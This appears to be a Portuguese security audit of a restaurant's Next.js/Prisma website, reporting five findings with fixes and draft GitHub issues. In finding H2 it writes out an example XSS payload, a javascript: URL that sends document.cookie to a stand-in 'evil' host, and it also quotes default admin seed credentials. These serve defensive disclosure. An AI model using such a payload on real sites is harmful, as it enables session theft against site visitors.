

RELATÓRIO DE AUDITORIA DE SEGURANÇA

Delírio Tropical (delirio-restaurante)

Repositório: tiagomagno/delirio-restaurante

Data da auditoria: 16/09/2026

Escopo auditado

Todo o código-fonte da aplicação (app/, components/, lib/, prisma/), configuração de build e deploy (Dockerfile, next.config.ts, middleware.ts, package.json), variáveis de ambiente de exemplo (.env.example) e histórico completo do Git. Não incluiu teste de penetração contra o ambiente de produção nem revisão de infraestrutura do EasyPanel/VPS.

Nota metodológica

Stack detectada: Next.js 15.5.25 (App Router, TypeScript), React 19, Prisma 6 ORM sobre MySQL, autenticação própria via cookie httpOnly + JWT (biblioteca *jose*, HS256) validado em lib/session.ts / lib/session-edge.ts, senhas com bcryptjs. Frontend: React Server/Client Components, sem framework de UI adicional. Deploy: Docker (Dockerfile multi-estágio) publicado num VPS via EasyPanel; sem pipeline de CI/CD no repositório (nenhum diretório .github/workflows) e sem docker-compose/Helm/Terraform.

Mapeamento das categorias pra essa stack:


- **Isolamento de inquilino/dono** → o projeto não é multitenant: não existe RLS (não é Supabase/Postgres com políticas), nem middleware de tenant, nem org_id/ tenant_id em nenhum modelo do schema Prisma. Existe um único nível de usuário (AdminUser), sem papel/permissão diferenciada, e os dados (lojas, banner, textos) são globais ao site — não há "dado de outro usuário" a isolar. A categoria foi então auditada como: presença e consistência da checagem de sessão (getSession()) em toda rota que lê ou grava dado administrativo.
- **Permissão definida no navegador** → mapeada para: existência de gates de papel no frontend (ex.: isAdmin, canEdit) e, para cada um encontrado, se o backend valida o mesmo privilégio.
- **IDOR** → mapeada para: todo handler de rota (Route Handler do App Router) que recebe um ID por path/query/body e busca/altera/deleta um registro via Prisma, verificando se a posse é checada além da autenticação.
- **Chaves expostas** → variáveis de ambiente (process.env.*), .env.example, Dockerfile, scripts em scripts/ e prisma/seed.mjs, histórico do Git e bundle de cliente (variáveis NEXT_PUBLIC_*).
- **XSS / input sem tratamento** → uso de dangerouslySetInnerHTML (equivalente React ao innerHTML), URLs controladas por admin renderizadas em href, e geração de e-mail HTML (via Nodemailer) a partir de campos de formulário público.

Resumo executivo

A auditoria cobriu as 5 categorias solicitadas, mapeadas para a stack Next.js/Prisma/MySQL detectada (ver nota metodológica na capa). Foram identificados **5 achados acionáveis** (Alta: 1 · Média: 2 · Baixa: 1 · Informativa: 1), nenhum deles crítico. Duas categorias (isolamento de tenant e permissão definida no navegador) não se aplicam à arquitetura atual — single-tenant, usuário único — e são detalhadas na seção seguinte. A categoria IDOR foi integralmente percorrida sem nenhum achado explorável.

Achados por severidade

Achados por categoria (cor = maior severidade na categoria)



Pontos fortes

O que foi verificado no código e está protegido corretamente — evidencia a cobertura da auditoria além dos achados de risco.

- **Toda rota de escrita exige sessão**
Todas as 16 rotas de mutação (POST/PATCH/DELETE) sob `app/api/admin/` chamam `getSession()` e retornam 401 antes de tocar no banco — verificado individualmente em `auth/login`, `contact-messages/[id]`, `content/[id]`, `event-requests/[id]`, `eventos-recipients`, `hero-slides (+[id])`, `job-applications/[id]`, `ouvidoria-messages/[id]`, `stores (+[id])`, `upload`, `users (+[id])`. Nenhuma exceção encontrada.
- **Segredo de sessão sem fallback inseguro**
`lib/session-edge.ts:6-10` — `getSecretKey()` lança erro ("`SESSION_SECRET` não configurada") se a variável de ambiente não existir, em vez de usar um valor padrão. A aplicação não sobe/autentica sem um segredo real definido.
- **Cookie de sessão configurado corretamente**
`app/api/admin/auth/login/route.ts:22-28` — `httpOnly` (bloqueia leitura via JS/XSS), `secure` em produção, `sameSite: 'lax'` (mitiga CSRF cross-site em POST).
- **Nenhum segredo commitado no histórico do Git**
`git log --all --name-only` mostra apenas `.env.example` versionado em toda a história do repositório; nunca houve `.env/.env.local/.env.production` commitado. `.gitignore:9-14` exclui todos os padrões `.env*`.
- **Nenhuma chave hardcoded no código**
Busca ampla por padrões de `api_key/secret/password/token/private_key` com valor literal em todo `.ts/.tsx/.mjs/.js/.json/.yml` do projeto (exceto `.env.example`) não retornou nenhum resultado.
- **Nenhum segredo embutido no bundle do cliente**
Nenhuma variável `NEXT_PUBLIC_*` é usada no projeto — todo `process.env.*` fica restrito a arquivos `server-only` (rotas, `lib/`), confirmado por busca em todo `.ts/.tsx`.
- **`dangerouslySetInnerHTML` usado uma única vez, de forma segura**
`components/StructuredData.tsx:1-19` é o único uso de `dangerouslySetInnerHTML` em todo o projeto — serializa JSON-LD com `JSON.stringify` e escapa o caractere `<` explicitamente (linha 2), prevenindo fuga da tag `<script>`.
- **E-mails HTML escapam todo input do usuário**
`lib/email/templates.ts:21-27` define `escapeHtml()` e aplica em `greetingName`, `formTitle`, `intro`, `storeName` e em cada `label/value` de detalhe (linhas 32, 37-38, 52, 57, 59, 66) antes de interpolar no HTML do e-mail de confirmação.
- **Conteúdo editável do admin renderizado sem interpretação de HTML**
Todo texto de `PageContent` consumido nas páginas públicas (`app/(site)/*`) passa por interpolação JSX padrão (`{content[chave]}`) ou pelo componente `Multiline` (`components/Multiline.tsx`, que só divide por quebra de linha e usa `<br/>`) — auto-escapado pelo React, sem nenhum sinal de `innerHTML`.
- **Upload de imagem do admin valida conteúdo real (exceto GIF, ver H5)**
`app/api/admin/upload/route.ts:46` processa o buffer com `sharp(...).webp(...)`, que decodifica a imagem de verdade e rejeita arquivos cujo conteúdo não seja uma imagem válida — mitiga Content-Type forjado para os formatos `jpeg/png/webp`.
- **Proteção contra autoexclusão e remoção do último admin**
`app/api/admin/users/[id]/route.ts:32-39` impede que um admin exclua a própria conta ou que o último admin restante seja removido.

● IDOR: nenhum vetor encontrado no modelo atual

Percorridos sistematicamente todos os handlers de rota do backend (19 arquivos route.ts). Como o app é single-tenant e de usuário único (sem conceito de "dado de outro usuário"), a checagem de sessão já é a verificação de posse suficiente; nenhuma rota permite acessar/alterar/excluir um recurso pertencente logicamente a outra parte.

Pontos fracos

O ponto central de risco é a superfície de confiança implícita: dados que entram sem validação de formato (URLs de loja) ou sem validação de conteúdo real (upload público de currículo, upload de GIF no admin), e um fallback de senha fraca que só não é um problema hoje porque a variável de ambiente correta está configurada em produção — mas não há nada no código que impeça essa proteção de "cair" silenciosamente.

H1 (Alta): Senha padrão fraca e pública no seed do admin, sem validação de startup — prisma/seed.mjs:354-355

H2 (Média): URLs de loja (mapsUrl/deliveryUrl/menuUrl) sem validação de esquema, renderizadas em href — app/api/admin/stores/route.ts:36-38

H3 (Média): Upload público de currículo confia só no Content-Type declarado pelo cliente — app/api/trabalhe-conosco/route.ts:10-14, 36-37, 46-50

H4 (Baixa): Rotas GET de /api/admin/* sem checagem de sessão — app/api/admin/stores/route.ts:5-8 · app/api/admin/hero-slides/route.ts:5-7 · app/api/admin/content/route.ts:4-9

H5 (Informativa): Upload de GIF no admin não passa pela validação real de imagem (sharp) — app/api/admin/upload/route.ts:40-44

Achados detalhados

Categorias sem achado explorável nesta auditoria: **Isolamento de inquilino/dono** (não aplicável — projeto single-tenant, sem RLS/middleware de tenant/tenant_id, verificado no schema Prisma e no payload de sessão) e **Permissão definida no navegador** (não aplicável — nenhum gate de papel encontrado no frontend; usuário único de admin, toda ação sensível já validada no servidor). **IDOR** foi percorrida integralmente (19 rotas) sem achado explorável.

4 — Chaves expostas

ALTA

H1 — Senha padrão fraca e pública no seed do admin, sem validação de startup

prisma/seed.mjs:354-355

```
const email = (process.env.ADMIN_SEED_EMAIL || 'admin@delirio.com.br').toLowerCase().trim()
const password = process.env.ADMIN_SEED_PASSWORD || 'troque-esta-senha'
```

Por que é explorável: Se a variável ADMIN_SEED_PASSWORD não estiver definida no ambiente onde o seed roda (erro de configuração, ambiente novo, nome de variável digitado errado no painel do EasyPanel), o script cria silenciosamente um admin com e-mail e senha previsíveis, ambos visíveis em texto puro neste arquivo público no GitHub. Não há nenhuma checagem que impeça o processo de seguir adiante com esse default — o script apenas loga "Admin criado" e continua.

Impacto: Login administrativo completo (criar/editar/excluir lojas, banner, textos do site, outros usuários admin) com credenciais conhecidas por qualquer pessoa que leia o repositório.

Condição de exploração: Requer que ADMIN_SEED_PASSWORD não tenha sido configurada (ou tenha sido apagada) no ambiente onde `npm run db:seed` / `postinstall` roda.

Sugestão de correção: Fazer o script falhar (process.exit(1)) se ADMIN_SEED_PASSWORD não estiver definida em produção (NODE_ENV=production), em vez de usar o fallback. Trocar a senha de qualquer admin que já tenha sido criado com o valor default.

5 — XSS / Input sem tratamento

MÉDIA

H2 — URLs de loja (mapsUrl/deliveryUrl/menuUrl) sem validação de esquema, renderizadas em href

app/api/admin/stores/route.ts:36-38

```
mapsUrl: body.mapsUrl,  
deliveryUrl: body.deliveryUrl || null,  
menuUrl: body.menuUrl || null,
```

Por que é explorável: Nenhuma das rotas de criação/edição de loja valida o formato ou o esquema dessas URLs (diferente de meta.canonical, que em lib/seo/fieldCheck.ts:29-37 exige explicitamente http/https:). Um valor como "javascript:fetch('https://evil/'+document.cookie)" é salvo sem erro e depois renderizado direto em atributos href em 7 pontos do site público, sem nenhuma sanitização de esquema:

- components/StoreCarousel.tsx:111, :121, :131
- components/CardapioModal.tsx:44
- app/(site)/lojas/LojasClient.tsx:112, :116, :121

A mesma ausência de validação existe em app/api/admin/stores/[id]/route.ts:5-10 (EDITABLE_FIELDS inclui mapsUrl/deliveryUrl/menuUrl sem checagem de formato).

Impacto: Requer uma conta de admin (já legítima ou comprometida) para plantar o valor — mas o resultado é um link malicioso servido a QUALQUER visitante do site público que clicar em "Como chegar", "Delivery" ou "Ver cardápio", escalando de um admin comprometido para potencialmente todos os visitantes do site.

Condição de exploração: Requer uma sessão de admin válida (própria ou comprometida) para gravar o valor malicioso; depois disso, a exploração contra visitantes é automática.

Sugestão de correção: Reaproveitar a mesma validação já usada em meta.canonical (new URL(value) + checar protocol === 'http:' || 'https:') nos três campos, tanto na criação (route.ts) quanto na edição ([id]/route.ts), rejeitando qualquer esquema diferente de http(s).

Achados adicionais (fora das 5 categorias solicitadas)

MÉDIA

H3 — Upload público de currículo confia só no Content-Type declarado pelo cliente

app/api/trabalhe-conosco/route.ts:10-14, 36-37, 46-50

```
const ALLOWED_TYPES: Record<string, string> = {
  'application/pdf': '.pdf', 'application/msword': '.doc',
  '...wordprocessingml.document': '.docx',
}
...
const ext = ALLOWED_TYPES[curriculo.type]
...
await writeFile(path.join(uploadDir, fileName), buffer)
```

Por que é explorável: Esse endpoint é público (nenhum getSession()) e aceita upload de arquivo de qualquer visitante do site. A validação de tipo usa apenas curriculo.type — o Content-Type que o NAVEGADOR do próprio remetente declara na parte multipart, livremente forjável. O conteúdo real do arquivo nunca é verificado (nem magic bytes, nem reprocessamento), e o arquivo é salvo direto em public/uploads/curriculos/, uma pasta servida publicamente. Contraste com o upload do admin (app/api/admin/upload/route.ts), que reprocessa a imagem com sharp — isso decodifica de verdade o arquivo e falha se o conteúdo não for uma imagem válida; o upload de currículo não tem esse equivalente.

Impacto: A extensão final é sempre .pdf/.doc/.docx (definida pela tabela, não pelo cliente), então não dá pra forçar uma extensão executável — mas um arquivo .doc/.docx com macro maliciosa, ou um PDF malformado explorando o leitor de PDF de quem abre, pode ser hospedado no domínio da empresa e distribuído para quem administra /admin/candidaturas ao baixar o currículo, sem qualquer verificação de conteúdo.

Condição de exploração: Nenhuma — endpoint público, sem autenticação, já em produção.

Sugestão de correção: Validar o conteúdo real do arquivo por assinatura/magic bytes (ex.: %PDF- pro PDF, assinatura ZIP/OLE pro .docx/.doc) antes de salvar, e considerar escanear o arquivo (antivírus/serviço externo) antes de disponibilizá-lo para download pelo admin.

BAIXA

H4 — Rotas GET de /api/admin/* sem checagem de sessão

app/api/admin/stores/route.ts:5-8 · app/api/admin/hero-slides/route.ts:5-7 ·
app/api/admin/content/route.ts:4-9

```
// app/api/admin/stores/route.ts
export async function GET() {
  const stores = await prisma.store.findMany({ orderBy: { order: 'asc' } })
  return NextResponse.json(stores)
}
```

Por que é explorável: Nas mesmas três rotas, o POST/PATCH exige getSession() (ex.: stores/route.ts:11), mas o GET não — inconsistência que sugere descuido, não intenção. Como o middleware.ts só protege /admin/:path* (páginas), não /api/admin/:path*, essas três rotas ficam de fato públicas: qualquer um pode chamar GET /api/admin/stores, GET /api/admin/hero-slides ou GET /api/admin/content sem login.

Impacto: Vaza registros que não deveriam ser públicos: lojas com active=false (removidas do site) e seus e-mails/telefones/destinatários extras, slides de banner inativos, e o conteúdo bruto de PageContent — informação estrutural do CMS que facilita reconhecimento para outros ataques.

Condição de exploração: Nenhuma — rotas já acessíveis sem autenticação em produção.

Sugestão de correção: Adicionar a mesma checagem `const session = await getSession(); if (!session) return 401` no início dos três handlers GET.

INFORMATIVA H5 — Upload de GIF no admin não passa pela validação real de imagem (sharp)

app/api/admin/upload/route.ts:40-44

```
if (file.type === 'image/gif') {  
  const fileName = `${randomUUID()}.gif`  
  await writeFile(path.join(uploadDir, fileName), originalBuffer)  
  return NextResponse.json({ url: `/uploads/${folder}/${fileName}` })  
}
```

Por que é explorável: Para todo outro tipo de imagem, o buffer passa por `sharp(...).webp(...)`, que decodifica o arquivo de verdade e falha se não for uma imagem válida (proteção real contra Content-Type forjado). O ramo de GIF pula essa etapa — o arquivo é gravado como veio, validado apenas pelo Content-Type declarado (também forjável).

Impacto: Só explorável por quem já tem sessão de admin válida — um admin malicioso ou comprometido já teria meios mais diretos de causar dano (editar qualquer conteúdo do site). Risco marginal: hospedar um arquivo arbitrário com extensão `.gif` no domínio.

Condição de exploração: Requer sessão de admin válida (própria ou comprometida) — não é um vetor não-autenticado.

Sugestão de correção: Validar a assinatura GIF (bytes 'GIF87a'/'GIF89a') antes de gravar, mesmo sem reprocessar a imagem.

Recomendações priorizadas

Prior.	Recomendação	Achado
P1	Fazer prisma/seed.mjs abortar (exit 1) se ADMIN_SEED_PASSWORD não estiver definida quando NODE_ENV=production, eliminando o fallback de senha pública.	H1
P1	Validar esquema (http/https) de mapsUrl, deliveryUrl e menuUrl na criação e edição de loja, reaproveitando a validação já existente para meta.canonical.	H2
P2	Validar o conteúdo real (magic bytes) dos arquivos aceitos em /api/trabalhe-conosco antes de gravar, já que é um endpoint público sem autenticação.	H3
P2	Adicionar getSession() aos handlers GET de /api/admin/stores, /api/admin/hero-slides e /api/admin/content.	H4
P3	Validar a assinatura de arquivo GIF antes de gravar no upload do admin, alinhando esse caminho com os demais formatos já validados via sharp.	H5

Issues para o GitHub

Texto pronto para copiar e colar na criação de cada issue. Achados triviais do mesmo tema foram mantidos como issues individuais nesta auditoria por já serem poucos e distintos entre si — nenhum agrupamento foi necessário.

```
--- ISSUE 1 ---
# [Segurança] Senha padrão fraca e pública no seed do admin, sem validação de startup

**Labels sugeridas:** `security`, `alta`

## Descrição do problema
`prisma/seed.mjs` cria o usuário administrador inicial usando `process.env.ADMIN_SEED_PASSWORD`, mas cai para o literal `troque-esta-senha` se a variável não estiver definida — sem nenhuma checagem que impeça isso de acontecer em produção. O mesmo vale para o e-mail (`admin@delirio.com.br` como default). Ambos os valores estão em texto puro no repositório público.

## Evidência
`prisma/seed.mjs:354-355`
```js
const email = (process.env.ADMIN_SEED_EMAIL || 'admin@delirio.com.br').toLowerCase().trim()
const password = process.env.ADMIN_SEED_PASSWORD || 'troque-esta-senha'
```

## Impacto
Se a variável de ambiente não estiver configurada (erro de configuração, novo ambiente, nome digitado errado no painel), o script cria silenciosamente uma conta de admin com credenciais públicas e previsíveis — acesso administrativo completo ao site.

## Sugestão de correção
Fazer o script abortar (`process.exit(1)`) em vez de usar o fallback quando `NODE_ENV === 'production'` e `ADMIN_SEED_PASSWORD` não estiver definida. Revisar se algum admin já ativo foi criado com o valor default e trocar a senha se sim.

## Critérios de aceite
- [ ] `prisma/seed.mjs` lança erro e encerra o processo se `ADMIN_SEED_PASSWORD` estiver ausente em produção, sem criar o usuário com senha default
- [ ] Comportamento em desenvolvimento (sem a variável) continua funcional, com aviso claro no console
- [ ] Confirmado (manualmente) que nenhuma conta ativa em produção usa a senha default
--- FIM ISSUE 1 ---
```

```
--- ISSUE 2 ---
# [Segurança] URLs de loja sem validação de esquema permitem link malicioso (javascript:) no site público

**Labels sugeridas:** `security`, `media`

## Descrição do problema
Os campos `mapUrl`, `deliveryUrl` e `menuUrl` de cada loja são salvos sem validar formato ou esquema, e depois renderizados diretamente em atributos `href` no site público. Um valor como `javascript:...` passa sem erro pela API e fica ativo em qualquer card/carrossel de loja.

## Evidência
`app/api/admin/stores/route.ts:36-38` (criação) e `app/api/admin/stores/[id]/route.ts:5-10` (edição, via `EDITABLE_FIELDS`) — nenhuma validação de esquema.

Pontos de renderização sem sanitização:
- `components/StoreCarousel.tsx:111`, `:121`, `:131`
- `components/CardapioModal.tsx:44`
- `app/(site)/lojas/LojasClient.tsx:112`, `:116`, `:121`

Contraste: `meta.canonical` já valida isso corretamente em `lib/seo/fieldCheck.ts:29-37` (`new URL(value)` + checagem de `protocol`).

## Impacto
Requer uma sessão de admin (própria ou comprometida) para gravar o valor, mas a partir daí qualquer visitante do site que clicar em "Como chegar", "Delivery" ou "Ver cardápio" executa o
```

payload – escalando de um admin comprometido para os visitantes públicos do site.

Sugestão de correção

Reaplicar a mesma validação de `meta.canonical` (protocolo `http:`/`https:` obrigatório) aos três campos, tanto na criação quanto na edição de loja.

Critérios de aceite

- [] `POST /api/admin/stores` rejeita `mapUrl`/`deliveryUrl`/`menuUrl` com esquema diferente de http/https
 - [] `PATCH /api/admin/stores/[id]` idem
 - [] Teste manual: salvar `javascript:alert(1)` em qualquer um dos três campos retorna erro de validação
- FIM ISSUE 2 ---

--- ISSUE 3 ---

[Segurança] Upload público de currículo confia só no Content-Type declarado pelo navegador

****Labels sugeridas:**** `security`, `media`

Descrição do problema

`POST /api/trabalhe-conosco` é um endpoint público (sem autenticação) que aceita upload de arquivo. A validação de tipo usa apenas o `Content-Type` que o próprio navegador do remetente declara na parte multipart – livremente forjável – e o conteúdo real do arquivo nunca é verificado antes de gravar em `public/uploads/curriculos/` (pasta servida publicamente).

Evidência

```
`app/api/trabalhe-conosco/route.ts:10-14, 36-37, 46-50`
```js
const ALLOWED_TYPES: Record<string, string> = {
 'application/pdf': '.pdf', 'application/msword': '.doc',
 'application/vnd.openxmlformats-officedocument.wordprocessingml.document': '.docx',
}
...
const ext = ALLOWED_TYPES[curriculo.type]
...
await writeFile(path.join(uploadDir, fileName), buffer)
```
```

Impacto

A extensão final é sempre controlada pelo servidor (`pdf`/`doc`/`docx`), então não dá pra forçar uma extensão executável – mas um `doc`/`docx` com macro maliciosa, ou um PDF malformado visando o leitor de quem abre, pode ser hospedado no domínio da empresa e chega direto pra quem administra `/admin/candidaturas`, sem qualquer verificação de conteúdo.

Sugestão de correção

Validar a assinatura real do arquivo (magic bytes – `PDF` para PDF, assinatura OLE/ZIP para `doc`/`docx`) antes de gravar. Considerar escaneamento (antivírus/serviço externo) antes de disponibilizar o arquivo para download pelo admin.

Critérios de aceite

- [] Upload com `Content-Type` forjado mas conteúdo que não corresponde à assinatura esperada é rejeitado
 - [] Testes cobrindo PDF, DOC e DOCX válidos continuam passando
- FIM ISSUE 3 ---

--- ISSUE 4 ---

[Segurança] Rotas GET de /api/admin/* sem checagem de sessão (stores, hero-slides, content)

****Labels sugeridas:**** `security`, `baixa`

Descrição do problema

`GET /api/admin/stores`, `GET /api/admin/hero-slides` e `GET /api/admin/content` não chamam `getSession()`, ao contrário dos handlers POST/PATCH nos mesmos arquivos. Como `middleware.ts` só protege páginas (`/admin/:path\*`), não rotas de API, essas três ficam publicamente acessíveis sem login.

Evidência

```
`app/api/admin/stores/route.ts:5-8`
```

```
```js
```

```
export async function GET() {
 const stores = await prisma.store.findMany({ orderBy: { order: 'asc' } })
 return NextResponse.json(stores)
}
...
```

Mesmo padrão em `app/api/admin/hero-slides/route.ts:5-7` e `app/api/admin/content/route.ts:4-9`.

#### ## Impacto

Vaza lojas inativas (removidas do site público) com e-mail/telefone/destinatários extras, slides de banner inativos e o conteúdo bruto de `PageContent` – informação que não deveria ser pública e que facilita reconhecimento para outros ataques.

#### ## Sugestão de correção

Adicionar a mesma checagem de sessão usada nos handlers POST/PATCH dos mesmos arquivos ao início de cada GET.

#### ## Critérios de aceite

- [ ] `GET /api/admin/stores`, `/api/admin/hero-slides` e `/api/admin/content` retornam 401 sem cookie de sessão válido
- [ ] Páginas do admin que consomem esses endpoints continuam funcionando normalmente autenticado

--- FIM ISSUE 4 ---

--- ISSUE 5 ---

# [Segurança] Upload de GIF no admin não passa pela validação real de imagem

**\*\*Labels sugeridas:\*\*** `security`, `informativa`

#### ## Descrição do problema

No upload de imagens do admin, todo formato exceto GIF é reprocessado via `sharp(...).webp(...)` , o que decodifica o arquivo de verdade e rejeita conteúdo que não seja uma imagem válida. O ramo de GIF pula essa etapa e grava o buffer recebido sem validar a assinatura do arquivo – só o `Content-Type` declarado (forjável) é checado.

#### ## Evidência

```
`app/api/admin/upload/route.ts:40-44`
```

```
```js
```

```
if (file.type === 'image/gif') {  
  const fileName = `${randomUUID()}.gif`  
  await writeFile(path.join(uploadDir, fileName), originalBuffer)  
  return NextResponse.json({ url: `/uploads/${folder}/${fileName}` })  
}  
...
```

Impacto

Só explorável por quem já tem sessão de admin válida – nesse caso já haveria meios mais diretos de causar dano. Risco marginal: hospedar um arquivo arbitrário com extensão `.gif` no domínio.

Sugestão de correção

Validar a assinatura GIF (`GIF87a`/`GIF89a` nos primeiros bytes) antes de gravar, mesmo sem reprocessar a imagem.

Critérios de aceite

- [] Upload de um arquivo não-GIF disfarçado de `image/gif` é rejeitado
- [] GIFs válidos (incluindo animados) continuam sendo aceitos sem alteração de comportamento

--- FIM ISSUE 5 ---